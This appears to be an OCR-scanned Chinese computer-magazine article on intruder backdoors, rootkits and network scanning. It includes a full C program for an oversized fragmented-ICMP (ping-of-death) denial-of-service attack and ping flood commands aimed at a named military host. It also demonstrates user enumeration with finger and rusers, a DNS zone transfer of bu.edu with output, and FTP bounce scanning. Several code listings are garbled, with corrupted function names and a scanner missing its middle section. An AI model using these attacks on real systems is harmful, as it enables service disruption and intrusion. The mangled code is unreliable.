入侵者需要在服务器上存储他们的掠夺品或数据并不被管理员发现。入侵者的文件常是包括 exploit 脚本工具,后门集,sniffer 日志,Email 的备份,源代码等等。有时为了防止管理员发现这么大的文件,入侵者需要修补“ls”、“du”、“fsck”以隐匿特定的目录和文件在很低

的级别。入侵者做这样的漏洞:以专有的格式在硬盘上割出一部分,且表示为坏的扇区,因此入侵者只能用特别的工具访问这些隐藏的文件。对于普通的管理员来说,很难发现这些“坏扇区”里的文件系统,而它又确实存在在 PC 世界里。许多病毒藏匿于根区,而杀毒软件就是检查根区是否被改变。Unix 下多数管理员没有检查根区的软件,所以一些入侵者将一些后门留在根区。

11. 隐匿进程后门

入侵者通常想隐匿他们运行的程序,这样的程序一般是口令破解程序和监听程序(Sniffer)。有许多办法可以实现,这里是较通用的:编写程序时修改自己的 argv[] 使它看起来像其他进程名。可以将 Sniffer 程序改名类似 in. syslog 再执行,因此当管理员用“ps”检查运行进程时,出现的是标准服务名。可以修改库函数致使“ps”不能显示所有进程。可以将一个后门或程序嵌入中断驱动程序使它不会在进程表显现,使用这个技术的一个后门例子是 amod. tar. gz:

12. Rootkit

最流行的后门安装包之一是 rootkit。它很容易用 Web 搜索器找到,从 Rootkit 的 README 里,可以找到一些典型的文件:

z2 - removes entries from utmp, wtmp, and lastlog.

Es - rokstar's ethernet sniffer for sun4 based kernels.

Fix - try to fake checksums, install with same dates/perms/u/g.

Sl - become root via a magic password sent to login.

Ic - modified ifconfig to remove PROMISC flag from output.



因特网上的一个服务器系统被外界扫描是注定的,而且这种扫描的频率远比人们所能想到的要高得多。可以说在 Internet 的安全领域内,扫描器经常充当黑客的基本武器。一个好的 TCP 端口扫描器相当

于几百个合法用户的口令及密码的价值,因此,我们在深入讨论扫描器之前,先熟悉一下扫描器是很有必要的。

1. 什么是扫描器

扫描器是一种自动检测远程或本地主机安全性弱点的程序,通过使用扫描器你可以不留痕迹地发现远程服务器的各种 TCP 端口的分配、提供的服务和它们的软件版本。这就让我们间接或直观地了解到远程主机所存在的安全问题。

2. 扫描器的工作机理

扫描到底是怎么回事呢?其实,大的方面来看,我们常说的对系统的扫描分为两种,一种是端口扫描,一种是漏洞扫描。真正的扫描器可以说是 TCP 端口扫描器,它通过选用远程 TCP/IP 不同的端口的服务,并记录目标给予的回答。通过这种方法,可以搜集到很多关于目标主机的各种有用的信息(比如:是否能用匿名登陆,是否有可写的 FTP 目录,是否能用 TELNET)。而其他所谓的扫描器仅仅是 Unix 网络应用程序,这些程序一般用于观察

某一服务是否正在一台远程机器上正常工作,它们不是真正的扫描器,但同样可以用于收集目标主机的信息。

3. 扫描器的运行平台

一般而言,大多数功能强大的扫描器都是工作在 Unix 平台上的,但是由于 Unix 的应用软件的可移植性,如今的扫描器在 Windows 平台上也有一些,但相对而言要简单的多,能够实现的功能也有限。这一点大大方便了许多单机的用户,但同时也带来了更多的网络安全问题。

4. 扫描器的系统需求


系统需求取决于扫描器、操作系统以及与 Internet 的连接。如某些扫描器是专为 Unix 编写的,所以需要 Unix 系统。

5. 扫描器能干什么

扫描器并不是一个直接的攻击网络漏洞的程序,它不同于 NUCK 程序,它仅仅能帮助我们发现目标机的某些内在的弱点,而这些现存的弱点可能是(并非一定)破坏目标机安全的关键。但是要说明的一点是,对于一个刚刚入门的黑客来说,这些数据无疑是一个毫无价值的数据集,而对一个掌握和精通各种网络应用程序漏洞的黑客来说,这就不仅仅是一个简单的数据集,它的价值远超过几百个有用的帐号。

6. 创建扫描器所需要的知识

要创建一个扫描器并不是一件困难的事,但你需要具备 TCP/IP 程序编写以及 C 语言、Perl 语言,一种或多种外壳语言的丰富知识,还需要一些 Socket 编程的背景,它是一种在开发客户/服务应用程序的方法。开发扫描器是一项带劲的工作,它能带给程序员很大的满足感。虽然如此,仍有许多扫描器无法作



为有益的工具被选择使用。

7. 扫描器是否合法

扫描器是合法的。安全工作人员和开发人员经常设计、编写、公布扫描器。这些工具通常在公共范围内公布,以便系统管理员能够检查自己系统的弱点。然而,尽管拥有和使用扫描器不违法,但如果你不是一个系统管理员,却使用扫描器检查目标主机,你将遇到目标主机管理员的反对。而且,某些扫描器在调查远程服务时具有侵略性,未经授权使用这些扫描器违反法令,被认为是非法进入计算机网络。

8. 扫描器的职能

扫描器可以发现一个主机或网络的能力:一旦发现一台主机,具有发现什么服务正运行在这台主机上的能力;通过测试这些服务,具有发现漏洞的能力。也可以说扫描器能够发现目标主机某些内在的弱点,这些弱点可能是破坏目标主机安全性的关键性因素。因此,你需要了解一些漏洞知识,学会分析数据,解释数据。正因为扫描器能够发现 Internet 网络上的弱点,所以对 Internet 的安全很重要。

9. 常用网络相关命令程序

Ping 命令

Ping 命令经常用来对 TCP/IP 网络进行诊断。通过目标计算机发送一个数据包,让它将这个数据包反送回来;如果返回的数据包和发送的数据包一致,那就是说你的 Ping 命令成功了。通过对返回的数据进行分析,就能判断计算机是否开着,或者这个数据包从发送到返回需要多少时间。

Ping 命令的基本格式:

```
ping hostname
```

其中 hostname 是目标计算机的地址。Ping 还有许多高级使用,下面就是一个例子。

```
C:> ping -f hostname
```

这条命令给目标机器发送大量的数据,从而使目标计算机忙于回应。在 Windows 95 的计算机上,使用下面的方法:

```
c:\ windows\ ping -l 65510 sad-  
dam_hussein's. computer. mil
```

这样做了之后,目标计算机有可能会挂起来,或重新启动。由于 -l 65510 产生一个巨大的数据包并且要求返回一个同样的数据包,因此会使目标计算机反应不过来。

在 Linux 计算机上,可以编写一个程序来实现上述方法:

```
#include < stdio. h>  
#include < sys/types. h>  
#include < sys/socket. h>  
#include < netdb. h>  
#include < netinet/in. h>  
#include < netinet/in_sysm. h>  
#include < netinet/ip. h>  
#include < netinet/ip_icmp. h>  
/*  
* If your kernel doesn't muck with raw  
packets, #define REALLY_RAW.  
* This is probably only Linux.  
*/  
#ifdef REALLY_RAW  
#define FIX(x) htons(x)  
#else  
#define FIX(x) (x)  
#endif  
int  
main(int argc, char ** argv)  
{  
int s;  
char buf[1500];  
struct ip * ip = (struct ip *)buf;  
struct icmp * icmp = (struct icmp *)  
(ip + 1);
```

· Pc friend ·

```

struct hostent *hp;
struct sockaddr_in dst;
int offset;
int on = 1;
bzero(buf, sizeof buf);
if ((s = socket(AF_INET, SOCK_RAW,
IPPROTO_IP)) < 0){
    perror("socket");
    exit(1);
}
if (setsockopt(s, IPPROTO_IP,
IP_HDRINCL, &on, sizeof(on)) < 0){
    perror("IP_HDRINCL");
    exit(1);
}
if (argc != 2){
    fprintf(stderr, "usage: %s hostname \n"
, argv[0]);
    exit(1);
}
if ((hp = gethostbyname(argv[1])) =
= NULL){
    if ((ip->ip_dst.s_addr = inet_addr(argv
[1])) == -1){
        fprintf(stderr, "%s: unknown host \n",
argv[1]);
    }
} else{
    bcopy(hp->h_addr_list[0], &ip->ip_dst
.s_addr, hp->h_length);
}
printf("Sending to %s \n", inet_ntoa(ip
->ip_dst));
ip->ip_v = 4;
ip->ip_hl = sizeof *ip >> 2;
ip->ip_tos = 0;
ip->ip_len = FIX(sizeof buf);

```

```

ip->ip_id = htons(4321);
ip->ip_off = FIX(0);
ip->ip_ttl = 255;
ip->ip_p = 1;
ip->ip_sum = 0; /* kernel fills in
*/
ip->ip_src.s_addr = 0; /* kernel
fills in */
dst.sin_addr = ip->ip_dst;
dst.sin_family = AF_INET;
icmp->icmp_type = ICMP_ECHO;
icmp->icmp_code = 0;
icmp->icmp_cksum = htons(~(
ICMP_ECHO << 8));
/* the checksum of all 0's is easy to
compute */
for (offset = 0; offset < 65536; offset
+= (sizeof buf - sizeof *ip)){
    ip->ip_off = FIX(offset >> 3);
    if (offset < 65120)
        ip->ip_off |= FIX(IP_MF);
    else
        ip->ip_len = FIX(418); /* make to-
tal 65538 */
    if (sendto(s, buf, sizeof buf, 0, (struct
sockaddr *)&dst,
sizeof dst) < 0){
        fprintf(stderr, "offset %d: ", offset);
        perror("sendto");
    }
}
if (offset == 0){
    icmp->icmp_type = 0;
    icmp->icmp_code = 0;
    icmp->icmp_cksum = 0;
}
}
}
}

```

Tracert 命令

Tracert 命令用来跟踪一个消息从一台计算机到另一台计算机所走的路径,比方说从你的计算机走到浙江信息超市。在 DOS 窗口下,命令如下:

```
C: \WINDOWS>tracert 202. 96. 102. 4
```

```
Tracing route to 202. 96. 102. 4 over a
maximum of 30 hops
```

```
1 84 ms 82 ms 95 ms 202. 96. 101. 57
2 100 ms 100 ms 95 ms 0fa1. 1 - rtr1 - a -
hz1. zj. CN. NET [202. 96. 101. 33] 3 95 ms
90 ms 100 ms 202. 101. 165. 1 4 90 ms 90
ms 90 ms 202. 107. 197. 98 5 95 ms 90 ms
99 ms 202. 96. 102. 4 6 90 ms 95 ms 100
ms 202. 96. 102. 4
```

```
Trace complete.
```

上面的这些输出代表这样的意思:左边的数字是该路由通过的计算机数目;“150 ms”是指向那台计算机发送消息的往返时间,单位是微秒。由于每条消息每次的来回的时间不一样, tracert 将显示来回时间 3 次。“*”表示来回时间太长, tracert 将这个时间“忘掉了”。在时间信息到来后,计算机的名字信息也到了。开始是一种便于人们阅读的格式,接着是数字格式。

```
C: \WINDOWS>tracert 152. 163. 199. 56
```

```
Tracing route to dns - aol. ANS. NET [
198. 83. 210. 28]over a maximum of 30 hops:
1 124 ms 106 ms 105 ms
202. 96. 101. 57 2 95 ms 95 ms 90 ms 0fa
1. 1 - rtr1 - a - hz1. zj. CN. NET [
202. 96. 101. 33] 3 100 ms 90 ms 100 ms
202. 101. 165. 1 4 90 ms 95 ms 95 ms
202. 97. 18. 241 5 105 ms 105 ms 100 ms
202. 97. 18. 93 6 100 ms 99 ms 100 ms
202. 97. 10. 37 7 135 ms 98 ms 100 ms
202. 97. 9. 78 8 760 ms 725 ms 768 ms gip
```

```
- ftworth - 4 - serial8 - 3. gip. net [
204. 59. 178. 53] 9 730 ms 750 ms 715 ms
gip - ftworth - 4 - serial8 - 3. gip. net [
204. 59. 178. 53] 10 750 ms 785 ms 772 ms
144. 232. 11. 9 11 740 ms 800 ms 735 ms sl
- bb11 - pen - 2 - 0. sprintlink. NET [
144. 232. 8. 158] 12 790 ms 800 ms 735 ms
sl - nap2 - pen - 4 - 0 - 0. sprintlink. net [
144. 232. 5. 66] 13 770 ms 800 ms 800 ms
p219. t3. ans. net [192. 157. 69. 13] 14 775
ms 820 ms 780 ms h14 - 1. t60 - 6. Reston. t
3. ANS. NET [140. 223. 17. 18] 15 780 ms
800 ms 800 ms h11 - 1. t60 - 2. Reston. t3.
ANS. NET [140. 223. 25. 34] 16 790 ms 795
ms 800 ms h14 - 1. t104 - 0. Atlanta. t3. ANS.
NET [140. 223. 65. 18] 17 * h14 - 1. t104
- 0. Atlanta. t3. ANS. NET [140. 223. 65. 18]
reports: Destination host unreachable.
```

```
Trace complete.
```

rusers 和 finger

这两个都是 Unix 命令。通过这两个命令,你能收集到目标计算机上有关用户的消息。

使用 rusers 命令,产生如下示意结果:

```
gajake snark. wizard. com: ttyp1 Nov 13
15: 42 7: 30 (remote)
root snark. wizard. com: ttyp2 Nov 13 14:
57 7: 21 (remote)
robo snark. wizard. com: ttyp3 Nov 15 01:
04 01 (remote)
angell11 snark. wizard. com: ttyp4 Nov14
23: 09 (remote)
pippen snark. wizard. com: ttyp6 Nov 14
15: 05 (remote)
root snark. wizard. com: ttyp5 Nov 13 16:
03 7: 52 (remote)
gajake snark. wizard. com: ttyp7 Nov 14
20: 20 2: 59 (remote)
```

· Pc friend ·

dafr snark.wizard.com: tty15Nov 3 20:09 4: 55 (remote)

dafr snark.wizard.com: tty1 Nov 14 06:12 19: 12 (remote)

dafr snark.wizard.com: tty19Nov 14 06:12 19: 02 (remote)

最左边的是通过远程登录的用户名,还包括上次登录时间,使用的 Shell 类型等等信息。

使用 finger 可以产生类似下面的结果:

user S00 PPP ppp - 122 - pm1. wiza Thu Nov 14 21: 29: 30 - still logged in

user S15 PPP ppp - 119 - pm1. wiza Thu Nov 14 22: 16: 35 - still logged in

user S04 PPP ppp - 121 - pm1. wiza Fri Nov 15 00: 03: 22 - still logged in

user S03 PPP ppp - 112 - pm1. wiza Thu Nov 14 22: 20: 23 - still logged in

user S26 PPP ppp - 124 - pm1. wiza Fri Nov 15 01: 26: 49 - still logged in

user S25 PPP ppp - 102 - pm1. wiza Thu Nov 14 23: 18: 00 - still logged in

user S17 PPP ppp - 115 - pm1. wiza Thu Nov 14 07: 45: 00 - still logged in

user S - 1 0. 0. 0. 0 Sat Aug 10 15: 50: 03 - still logged in

user S23 PPP ppp - 103 - pm1. wiza Fri Nov 15 00: 13: 53 - still logged in

user S12 PPP ppp - 111 - pm1. wiza Wed Nov 13 16: 58: 12 - still logged in

这个命令能显示用户的状态。该命令是建立在客户/服务模型之上的。用户通过客户端软件向服务器请求信息,然后解释这些信息,提供给用户。在服务器上一般运行一个叫做 fingerd 的程序,根据服务器机器的配置,能向客户提供某些信息。如果考虑到保护这些个人信息的话,有可能许多服务器不提供这个服务,或者只提供无关的信息。

Host 命令

Host 是一个 Unix 命令,它的功能和标准的 nslookup 查询一样。惟一的区别是 Host 命令比较容易理解。Host 命令的危险性相当大。下面举个使用实例,演示一次对 bu.edu 的 host 查询:

```
host -l -v -t any bu.edu
```

这个命令的执行结果所得到的信息十分多,包括操作系统,机器和网络的很多数据。先看一下基本信息:

```
Found 1 addresses for BU. EDU
```

```
Found 1 addresses for RS0. INTERNIC. NET
```

```
Found 1 addresses for SOFTWARE. BU. EDU
```

```
Found 5 addresses for RS. INTERNIC. NET
```

```
Found 1 addresses for NSEGC. BU. EDU
Trying 128. 197. 27. 7
```

```
bu.edu 86400 IN SOA BU. EDU HOST-MASTER. BU. EDU(
```

```
961112121 ;serial (version)
```

```
900 ;refresh period
```

```
900 ;retry refresh this often
```

```
604800 ;expiration period
```

```
86400 ;minimum TTL
```

```
)
```


```
bu.edu 86400 IN NS SOFTWARE. BU. EDU
```

```
bu.edu 86400 IN NS RS. INTERNIC. NET
```

```
bu.edu 86400 IN NS NSEGC. BU. EDU
```

```
bu.edu 86400 IN A 128. 197. 27. 7
```

这些本身并没有危险,只是一些机器和它们的 DNS 服务器。这些信息可以用 WHOIS 或在注册域名的站点中检索到。但看看下面几行信息:



bu. edu 86400 IN HINFO SUN - SPARC-
STATION - 10/41 UNIX
PPP - 77 - 25. bu. edu 86400 IN A
128. 197. 7. 237
PPP - 77 - 25. bu. edu 86400 IN HINFO
PPP - HOST PPP - SW
PPP - 77 - 26. bu. edu 86400 IN A
128. 197. 7. 238
PPP - 77 - 26. bu. edu 86400 IN HINFO
PPP - HOST PPP - SW
ODIE. bu. edu 86400 IN A
128. 197. 10. 52
ODIE. bu. edu 86400 IN MX 10 CS. BU.
EDU
ODIE. bu. edu 86400 IN HINFO DEC -
ALPHA - 3000/300LX OSF1
从这里,我们马上就发现一台 EDC Alpha
运行的是 OSF1 操作系统。再看看:
STRAUSS. bu. edu 86400 IN HINFO PC
- PENTIUM DOS/WINDOWS
BURULLUS. bu. edu 86400 IN HINFO
SUN - 3/50 UNIX (Ouch)
GEORGETOWN. bu. edu 86400 IN HIN-
FO MACINTOSH MAC - OS
CHEEZWIZ. bu. edu 86400 IN HINFO
SGI - INDIGO - 2 UNIX
POLLUX. bu. edu 86400 IN HINFO SUN
- 4/20 - SPARCSTATION - SLC UNIX
SFA109 - PC201. bu. edu 86400 IN HIN-
FO PC MS - DOS/WINDOWS
UH - PC002 - CT. bu. edu 86400 IN
HINFO PC - CLONE MS - DOS
SOFTWARE. bu. edu 86400 IN HINFO
SUN - SPARCSTATION - 10/30 UNIX
CABMAC. bu. edu 86400 IN HINFO
MACINTOSH MAC - OS
VIDUAL. bu. edu 86400 IN HINFO SGI

- INDY IRIX
KIOSK - GB. bu. edu 86400 IN HINFO
GATORBOX GATORWARE
CLARINET. bu. edu 86400 IN HINFO
VISUAL - X - 19 - TURBO X - SERVER
DUNCAN. bu. edu 86400 IN HINFO
DEC - ALPHA - 3000/400 OSF1
MILHOUSE. bu. edu 86400 IN HINFO
VAXSTATION - II/GPX UNIX
PSY81 - PC150. bu. edu 86400 IN HIN-
FO PC WINDOWS - 95
BUPHYC. bu. edu 86400 IN HINFO VAX
- 4000/300 OpenVMS

可见,任何人都能通过通过在命令行里键入一个命令,就能收集到一个域里的所有计算机的重要信息。这些工作只花了 3 秒时间。

我们利用上述有用的网络命令,可以收集到许多有用的信息,比方一个域里的名字服务器的地址,一台计算机上的用户名,一台服务器上正在运行什么服务,这个服务是哪个软件提供的,计算机上运行的是什么操作系统等。

如果你知道目标计算机上运行的操作系统和服务应用程序后,就能利用已经发现的漏洞来对它们进行攻击。如果目标计算机的网络管理员没有对这些漏洞及时修补的话,入侵者便能轻而易举地闯入该系统,获得管理员权限,并留下后门。

如果入侵者得到目标计算机上的用户名后,能使用口令破解软件,多次试图登录目标计算机。经过尝试后,就有可能进入目标计算机。得到了用户名,就等于得到了一半的进入权限,剩下的只是使用软件进行攻击而已。

下面介绍其他平台上的网络应用程序。

Windows 95 上的应用程序

(一) NetScan 工具

NetScan 工具箱包含一系列由 Unix 移植到 Windows 95 上的应用程序,包含 WHOIS、

· Pc friend ·

finger、ping 和 Traceroute 程序。该工具箱是共享软件,参见地址:

<http://www.eskimo.com/~nwps/index.html>

(二) Network 工具箱

同 NetScan 工具箱类似,速度更快,可在下面地址中找到:

<http://www.uriver.com/netbox.html>

(三) TCP/IP 检测程序

这个工具不仅收集有关网络和机器的信息,而且把它们用图形描述出来,图形中包括路由器、工作站和服务器。可在下面找到:

<ftp://wuarchive.wustl.edu/systems/ibmpc/win95/netutil/wssrv32n.zip>

Macintosh 上的应用程序

(一) MacTCP 观察程序

这个程序提供了 Ping、DNS 查询、以及监视由 TCP/IP 协议套中协议启动的连接。参考:

<http://www.share.com/share/peterlewis/mtcpw>

(二) Query It!

<http://www.cyberatl.net/~mphillip/index.html#Query It!>

(三) What Route

这程序是 Unix 常用程序 Traceroute 的移植版本。参见:

<http://homepages.ihug.co.nz/~bryanc>

10. 常用的端口扫描技术

TCP connect() 扫描

这是对 TCP 的最基本形式的侦测。操作系统提供的 connect() 系统调用,用来与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态,那么 connect() 就能成功。否则,这个端口是不能用的,即没有提供服务。这个技术的一个最大的优点是,你不需要任何

权限,系统中的任何用户都有权利使用这个调用。另一个好处就是速度。如果对每个目标端口以线性的方式使用单独的 connect() 调用,那么将会花费相当长的时间,你可以通过同时打开多个套接字,从而加速扫描。使用非阻塞 I/O 允许你设置一个低的时间用尽周期,同时观察多个套接字。

对于居心叵测的探测者而言,这种扫描方式可不是他们需要的,因为这种方式的连接很容易被扫描的系统察觉,而且往往会在被扫描的系统内留下日志,如下:

```
Sep12 09: 35: 07 hosttosan ftpd[13980]:  
getpeername (in. ftpd):  
Transport endpoint is not connected  
Sep 12 09: 35: 07 hosttosan sendmail[  
13981]: NOQUEUE: SYSERR:  
putoutmsg (hack): error on output chan-  
nel sending "220  
hosttosan ESMTP Sendmail 8.9.1a/  
8.9.1; Tue,  
12 Sep 2000 09: 35: 07 +0800(CST)":  
Broken pipe
```


有经验的管理员如果经常检查日志的话,是不难发现这种扫描行为的。

同时,如果安装了防火墙的话,这种最基本的扫描方式很容易被屏蔽,这一般是防火墙的标准配置。这样,一方面会在防火墙的纪录内留下痕迹,另一方面,当防火墙察觉到这种扫描企图时,扫描马上就会被切断。所以这种扫描方式只适用于防范能力较差的站点。

TCP SYN 扫描

这是一种比较隐蔽的扫描方式,普通的 Unix 系统一般没有能力察觉来自外部的这种窥探,因为这种扫描并不会产生一个完整的 tcp 连接。我们来看:

第一步:被扫描主机的端口接收到来自扫描主机的 syn 连接请求。



扫描主机——被扫描主机

->syn

第二步:如果被扫描主机的端口是活动的,则扫描主机收到来自被扫描主机的 ack 确认,表示被扫描主机该端口确认了连接。

扫描主机——被扫描主机

ack<-

第三步:发起扫描的主机如果收到被扫描主机的 ack 确认,马上会送一个 rst(reset)复位指令,使连接中断。

扫描主机——被扫描主机

->rst

由于这种连接并没有产生真正的三次握手,所以几乎很少的系统会有察觉。又由于这种不完整的连接特性,我们常把它们称为“半开式”连接。

这种扫描技术的优点在于一般不会在目标计算机上留下记录。缺点是,必须要有 root 权限才能建立自己的 SYN 数据包。

TCP FIN 扫描

随着网络安全问题被广泛认识,上面我们提到的半开式扫描也日益显得不那么隐秘了,很多防火墙系统已经具有对特定端口上的 syn 信号加以监控和防范的功能,而且越来越多的包过滤软件也可以察觉上述扫描。比如,tcplagd 即为一例,有兴趣的管理员可以在 www.kalug.lug.net/tcplagd 找到程序包。

正因为如此,诞生了另外一种扫描方式,TCP FIN 扫描,这种扫描方式机理是来源于 phack49,它的工作原理是在 Unix 中,活动的端口会对收到的 FIN 包“无动于衷”,不去响应;而同时,系统非活动的端口会对 FIN 包回送一个 RST 包。也就是说,如果发起扫描的主机对某个端口连接请求得到的是 RST,那么这个端口是非活动的,如果发起扫描的主机对某个端口的 FIN 连接请求得不到响应,那么这个端口必然是活动的。

比较有意思的是,对 Window 系列操作系统而言,这种扫描是无效的,无论被扫描主机的端口是否是活动的,都会对 FIN 连接包产生 RST 响应,所以 nmap 这个工作选项是个很好的判断 Unix 或 Window 系统的小技巧。

这种扫描方式目前相对而言算是比较安全的,很少的系统会察觉到。

IP 段扫描

这种不能算是新方法,只是其他技术的变化。它并不是直接发送 TCP 探测数据包,而是将数据包分成两个较小的 IP 段。这样就将一个 TCP 头分成好几个数据包,从而使过滤器就很难探测到。但必须小心,一些程序在处理这些小数据包时会有些麻烦。

TCP 反向 ident 扫描

ident 协议允许(rfc1413)看到通过 TCP 连接的任何进程拥有者的用户名,即使这个连接不是由这个进程开始的。

FTP 跳跃攻击

FTP 协议的一个有趣的特点是它支持代理(proxy)FTP 连接,即入侵者可以从自己的计算机 a.com 和目标主机 target.com 的 FTP server-PI(协议解释器)连接,建立一个控制通信连接;然后,请求这个 server-PI 激活一个有效的 server-DTP(数据传输进程)来给 Internet 上任何地方发送文件。对于一个 User-DTP,这是个推测,尽管 RFC 明确地定义请求一个服务器发送文件到另一个服务器是可以的,但现在这个方法好像不行了。这个协议的缺点是“能用来发送不能跟踪的邮件和新闻,给许多服务器造成打击,用尽磁盘,企图越过防火墙”。

我们利用这个的目的是从一个代理的 FTP 服务器来扫描 TCP 端口。这样,你能在一个防火墙后面连接到一个 FTP 服务器,然后扫描端口(这些原来有可能被阻塞)。如果 FTP 服务器允许从一个目录读写数据,你就能发送

· Pc friend ·

任意的数据到发现的打开的端口。

对于端口扫描,这个技术是使用 PORT 命令来表示被动的 User DTP 正在目标计算机上的某个端口侦听,然后入侵者试图用 LIST 命令列出当前目录,结果通过 Server - DTP 发送出去。如果目标主机正在某个端口侦听,传输就会成功(产生一个 150 或 226 的回应);否则,会出现“425 Can't build data connection: Connection refused.”。然后,使用另一个 PORT 命令,尝试目标计算机上的下一个端口。这种方法的优点很明显,难以跟踪,能穿过防火墙。主要缺点是速度很慢,有的 FTP 服务器最终能得到一些线索,关闭代理功能。

这种方法能成功的情景:

```
220 xxxxxxx.com FTP server (Version
wu - 2.4(3) Wed Dec 14 ...) ready.
220 xxx.xxx.xxx.edu FTP server ready.
220 xx.Telcom.xxxx.EDU FTP server
(Version wu - 2.4(3) Tue Jun 11...) ready.
220 lem FTP server(SunOS 4.1)ready.
220 xxx.xxx.es FTP server (Version wu
- 2.4(11) Sat Apr 27...) ready.
220 elios FTP server (SunOS 4.1)
ready
```

这种方法不能成功的情景:

```
220 warchive.cdrom.com FTP server
(Version DG - 2.0.39 Sun May 4...)ready.
220 xxx.xx.xxxxx.EDU Version wu -
2.4.2 - academ[BETA - 12](1) Fri Feb 7
220 ftp Microsoft FTP Service (Version
3.0).
220 xxx FTP server (Version wu - 2.4.2
- academ[BETA - 11] (1) Tue Sep 3 ...)
ready.
220 xxx.unc.edu FTP server (Version
wu - 2.4.2 - academ[BETA - 13] (6) ...)
ready.
```

UDP ICMP 端口不能到达扫描

这种方法与上面几种方法的不同之处在于使用的是 UDP 协议。由于这个协议很简单,所以扫描变得相对比较困难。这是由于打开的端口对扫描探测并不发送一个确认,关闭的端口也并不需要发送一个错误数据包。幸运的是,许多主机在你向一个未打开的 UDP 端口发送一个数据包时,会返回一个 ICMP_PORT_UNREACH 错误,这样你就能发现哪个端口是关闭的。UDP 和 ICMP 错误都不保证能到达,因此这种扫描器必须还实现在一个包看上去是丢失的时候能重新传输。这种扫描方法是很慢的,因为 RFC 对 ICMP 错误消息的产生速率作了规定。同样,这种扫描方法需要具有 root 权限。

UDP recvfrom()和 write() 扫描


当非 root 用户不能直接读到端口,不能到达错误时, Linux 能间接地在它们到达时通知用户。比如,对一个关闭的端口的第二个 write() 调用将失败。在非阻塞的 UDP 套接字上调用 recvfrom() 时,如果 ICMP 出错还没有到达时返回 EAGAIN - 重试。如果 ICMP 到达时,返回 ECONNREFUSED - 连接被拒绝。这就是用来查看端口是否打开的技术。

ICMP echo 扫描

这并不是真正意义上的扫描,但有时通过 Ping,判断在一个网络上主机是否开机时非常有用。

下面是一个端口扫描器的源程序,功能相当的简单,是一个典型的 TCP connect() 扫描,没有对返回的数据进行分析:

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>
```



```
int main(int argc, char **argv)
{
    int probeport = 0;
    struct hostent *host;
    int err, i, net;
    struct sockaddr_in sa;
    if (argc != 2) {
        printf("用法: %s hostname \n", argv[0]);
        exit(1);
    }
    for (i = 1; i < 1024; i++) { //这里有点不是很好,可以将主机地址放在循环外
        structncpy((char *)&sa, "", sizeof sa);
        sa.sin_family = AF_INET;
        if (isdigit(*argv[1]))
            sa.sin_addr.s_addr = inet_addr(argv[1]);
        else if ((host = gethostbyname(argv[1])) != 0)
            structncpy((char *)&sa.sin_addr, (char *)host->h_addr, sizeof sa.sin_addr);
        else {
            perror(argv[1]);
            exit(2);
        }
        sa.sin_port = htons(i);
        net = socket(AF_INET, SOCK_STREAM, 0);
        if (net < 0) {
            perror("\nsocket");
            exit(2);
        }
        err = connect(net, (struct sockaddr *)&sa, sizeof sa);
        if (err < 0) {
            printf("%s %d %s \n", argv[1], i, strerror(errno));
            fflush(stdout);

```

```
        } else {
            printf("%s %d accepted. \n", argv[1], i);
            if (shutdown(net, 2) < 0) {
                perror("\nshutdown");
                exit(2);
            }
            close(net);
            printf(" \n");
            fflush(stdout);
            return (0);
        }
    }
}
```

下面这个又是一个端口器:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include "netdb.h"
struct hostent *gethostbyaddr();
void bad_addr();
main(argc, argv)
int argc;
char *argv[];
{
    char addr[4];
    int i, j,
    a0, a1, a2, a3,
    c,
    classB, classC, single, hex;
    char *fmt = "%d.%d.%d";
    char **ptr;
    struct hostent *host;
    extern char *optarg;
    classB = classC = single = hex = 0;
    while((c = getopt(argc, argv, "bcxs")) != EOF) {

```



```
jmpS:
if ((host = gethostbyaddr(addr, 4,
AF_INET)) != NULL) {
printf(“%d.%d.%d.%d => %s\n”,
a0, a1, a2, a3, host->h_name);
ptr = host->h_aliases;
while (*ptr != NULL) {
printf(“%d.%d.%d.%d => %s (alias)
\n”, a0, a1, a2, a3, *ptr);
ptr++;
}
}
if(single)
exit(0);
i++;
}
if(classC)
exit(0);
j++;
}
} else if(classC) {
addr[2] = (unsigned char)a2;
if(a2>255||a2< 0)
bad_addr(a2);
goto jmpC;
} else if(single) {
addr[2] = (unsigned char)a2;
addr[3] = (unsigned char)a3;
if(a2>255||a2< 0)
bad_addr(a2);
if(a3>255||a3< 0)
bad_addr(a3);
goto jmpS;
}
exit(0);
}
```

```
void
bad_addr(addr)
int *addr;
{
printf(“Value %d is not valid.\n”, ad-
dr);
exit(0);
}
```

11. 扫描器种类

NNS(网络安全扫描器)

用 Perl 编写,工作在 Sunos4. 1. 3,运行速度非常快,可以进行下面的常规的扫描:Sendmail;TFTP;匿名 FTP;Hosts. equive;Xhost。

增强扫描包括:Apple Talk 扫描,Novell 扫描,LAN 管理员网络扫描。

NSS 执行的进程包括:取得指定域的列表或报告;用 PING 命令确定指定主机是否是活性的;扫描目标机端口;报告指定地址的漏洞。

你可以到这个地址 <http://www.giga.or.at/pub/hacker/unix> 下载。

STROBE(超级优化 TCP 端口检测程序)

它是一个 TCP 端口的扫描器,能快速识别指定机器上正运行什么服务。用于扫描网络漏洞。

下载 <http://sunsite.kth.se/Linux/system/Network/admin/>

SATAN(安全管理员的网络分析工具)

SATAN 是为 Unix 设计的,它主要是用 C 和 Perl 语言编写的。它能在许多类 Unix 平台上运行,有些根本不需要移植,而在其他平台上也只是略作移植。

注意:在 Linux 上运行 SATAN 有一个特殊问题,应用于原系统的某些规则在 Linus 平台上会引起系统失效的致命缺陷;在 tcp - scan 模块中实现 select()调用也会产生问题。

· Pc friend ·

最后要说的是,如果用户扫描一个完整子网,则会引进反向 fping 爆炸,也即套接字(socket)缓冲溢出。

SATAN 用于扫描远程主机的许多已知的漏洞,包括下列这些漏洞:FTPD 脆弱性和可写的 FTP 目录;NFS 脆弱性;NIS 脆弱性;RSH 脆弱性;Sendmail;X 服务器脆弱性。

你可在下面地址中获得 SATAN 的拷贝:

<http://www.fish.com/>

